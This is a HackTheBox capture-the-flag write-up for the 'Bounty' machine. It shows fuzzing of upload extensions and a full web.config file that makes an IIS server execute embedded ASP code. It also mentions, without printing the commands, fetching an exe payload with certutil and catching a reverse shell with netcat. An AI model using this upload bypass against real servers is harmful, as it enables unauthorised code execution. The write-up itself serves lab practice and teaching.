HackTheBox_Bounty w/o Metasploit
HTB - Bounty

Enumeration
Nmap Scan

Homepage

Dirbusting Results

Transfer.aspx

Vulnerabilities
Transfer.aspx Directory
Asp through webconfig https://soroush.me/blog/2014/07/upload-a-web-config-file-for-fun-profit/
Exploitation
Upload Extensions
Let’s see what extensions we can upload to the server
First, let’s send the upload action to a repeater

Creating Payload
Now let’s create our payload

Let this be our extensions.txt file

We send the request to the intruder and then add our payload

Defining Payload
Here we define the payload

OK, so with this we can tell that the server accepts uploads with these extensions

Using Config File
https://soroush.me/blog/2014/07/upload-a-web-config-file-for-fun-profit/
This config file allows us to upload ASP files, which could give us a shell, so let’s use this
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53

`<?xml` `version="1.0"` `encoding="UTF-8"?>`

`<configuration>`

`<system.webServer>`

`<handlers` `accessPolicy="Read, Script, Write">`

`<add` `name="web_config"` `path="*.config"` `verb="*"` `modules="IsapiModule"` `scriptProcessor="%windir%\system32\inetsrv\asp.dll"` `resourceType="Unspecified"` `requireAccess="Write"` `preCondition="bitness64"` `/>`

`</handlers>`

`<security>`

`<requestFiltering>`

`<fileExtensions>`

`<remove` `fileExtension=".config"` `/>`

`</fileExtensions>`

`<hiddenSegments>`

`<remove` `segment="web.config"` `/>`

`</hiddenSegments>`

`</requestFiltering>`

`</security>`

`</system.webServer>`

`</configuration>`

`<!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!`

`<%`

`Response.write("-"&"->")`

`' it is running the ASP code if you can see 3 by opening the web.config file!`

`Response.write(1+2)`

`Response.write("<!-"&"-")`

`%>`

- `->`
Uploading Shell
Now let’s upload this file on the server


It’s displaying 3, which means our web.config file is working properly
Getting a Shell
Now we can go ahead and try getting a shell

Alright, we have made our payload, now time to get it running on the victim’s box
Setting Up
Setting up our Python server and netcat

Using Certutil
We will now use certutil to get the exe payload

Uploading and Refreshing
And on uploading, then refreshing the uploadedfiles/webconfig dir
We have our shell

Note: Shell kept bugging out, will update this in the future
Comments powered by Disqus.